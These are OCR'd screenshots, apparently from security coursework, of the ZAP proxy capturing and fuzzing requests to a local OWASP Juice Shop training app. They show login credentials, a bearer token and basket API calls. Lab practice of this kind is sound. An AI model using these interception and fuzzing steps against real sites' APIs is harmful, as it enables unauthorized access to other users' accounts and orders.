

UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da7
https://prebid-se
https://tagan.adl
https://websdk.a
POST http://127.0.0.1:3000/api/SecurityAnswers/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 55
{"UserId":22,"answer":"Avanish","SecurityQuestionId":1}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/SecurityAnswers/ 201 Created 2... 226 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
Header: Text
Body: Text
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 52
{"email":"apoorva@juice.com","password":"Apoorva@1"}
14,... Pr... 4/29/24, 11:37:34... GET http://127.0.0.1:3000/rest/admin/applicatio... 200 OK 1... 18,836 bytes Medium JSON
14,... Pr... 4/29/24, 11:42:35... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 9 ... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:42:35... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes Medium
14,... Pr... 4/29/24, 11:42:35... POST http://127.0.0.1:3000/rest/user/login 200 OK 7... 808 bytes Informati...
14,... Pr... 4/29/24, 11:42:35... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 3... 129 bytes



OWASP Juice Shop
https://127.0.0.1:3000/#/basket
Your Basket (apoorva@juice.com)
Best Juice Shop Salesman Artwork
5000¤
Apple Juice (1000ml)
1.99¤
Total Price: 5001.99¤
Checkout
You will gain 500 Bonus Points from this order!
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!



11:48
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da7
https://prebid-se
https://tagan.adl
https://websdk.a
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 1229
{"status":"success","data":{"id":6,"coupon":null,"UserId":22,"createdAt":"2024-04-29T10:42:35.578Z","updatedAt":
"2024-04-29T10:42:35.578Z","Products":[{"id":42,"name":"Best Juice Shop Salesman Artwork","description":
"Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful ca
rreer in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo en
hanced asbestos and courtroom souvenirs before finally adding his expertise to the Juice Shop marketing t
eam.","price":5000,"deluxePrice":5000,"image":"artwork2.jpg","createdAt":"2024-04-27T20:39:08.931Z","updatedAt":
"2024-04-27T20:39:08.931Z","deletedAt":null,"BasketItem":{"ProductId":42,"BasketId":6,"id":9,"quantity":1,
"createdAt":"2024-04-29T10:44:20.379Z","updatedAt":"2024-04-29T10:44:20.379Z"}},{"id":1,"name":
"Apple Juice (1000ml)","description":"The all-time classic.","price":1.99,"deluxePrice":0.99,"image":
"apple_juice.jpg","createdAt":"2024-04-27T20:39:08.925Z","updatedAt":"2024-04-27T20:39:08.925Z","deletedAt":null,
"BasketItem":{"ProductId":1,"BasketId":6,"id":10,"quantity":1,"createdAt":"2024-04-29T10:44:25.982Z","updatedAt":
"2024-04-29T10:44:25.982Z"}}]}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:44:20... GET http://127.0.0.1:3000/rest/basket/6 200 OK 4... 858 bytes Informati...
14,... Pr... 4/29/24, 11:44:25... GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 3... 0 bytes Medium
14,... Pr... 4/29/24, 11:44:25... POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:26... GET http://127.0.0.1:3000/api/Products/1?d=M... 200 OK 3... 257 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:26... GET http://127.0.0.1:3000/rest/basket/6 200 OK 3... 1,229 bytes Informati...
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



11:49
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da7
https://prebid-se
https://tagan.adl
https://websdk.a
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhcG9vcnZhQGp1aWNlLmNvbSIsInBhc3N3b
{"ProductId":42,"BasketId":"6","quantity":1}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:44:20... POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:20... GET http://127.0.0.1:3000/api/Products/42?d=... 200 OK 4... 591 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:20... GET http://127.0.0.1:3000/rest/basket/6 200 OK 4... 858 bytes Informati...
14,... Pr... 4/29/24, 11:44:25... GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 3... 0 bytes Medium
14,... Pr... 4/29/24, 11:44:25... POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
GET http://127.0.0.1:3000/rest/basket/6 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhcG9vcnZhQGp1aWNlLmNvbSIsInBhc3N3b
2 Pr... 4/29/24, 11:44:20... GET http://127.0.0.1:3000/rest/basket/6 200 OK 4... 858 bytes Informati...
14,... Pr... 4/29/24, 11:44:25... GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 3... 0 bytes Medium
14,... Pr... 4/29/24, 11:44:25... POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:26... GET http://127.0.0.1:3000/api/Products/1?d=M... 200 OK 3... 257 bytes Medium JSON
14,... Pr... 4/29/24, 11:44:26... GET http://127.0.0.1:3000/rest/basket/6 200 OK 3... 1,229 bytes Informati...
14,... Pr... 4/29/24, 11:44:32... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 129 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
GET http://127.0.0.1:3000/rest/basket/6 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJ
uYWlIjoiIiwiZW1haWwiOiJhcG9vcnZhQGp1aWNlLmNvbSIsInBhc3
N3b3JkIjoiODcwODJlY2ViMTA1YjhlNDVmYmMzZDE1MGJjNGVhMjqiL
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel
14,... Pr... 4/29/24, 12:03:16... PUT http://127.0.0.1:3000/api/BasketItems/12 200 OK 3... 155 bytes Medium JSON
14,... Pr... 4/29/24, 12:03:16... GET http://127.0.0.1:3000/rest/basket/6 200 OK 5... 1,230 bytes Medium JSON
14,... Pr... 4/29/24, 12:03:16... GET http://127.0.0.1:3000/rest/basket/6 200 OK 7... 1,230 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0

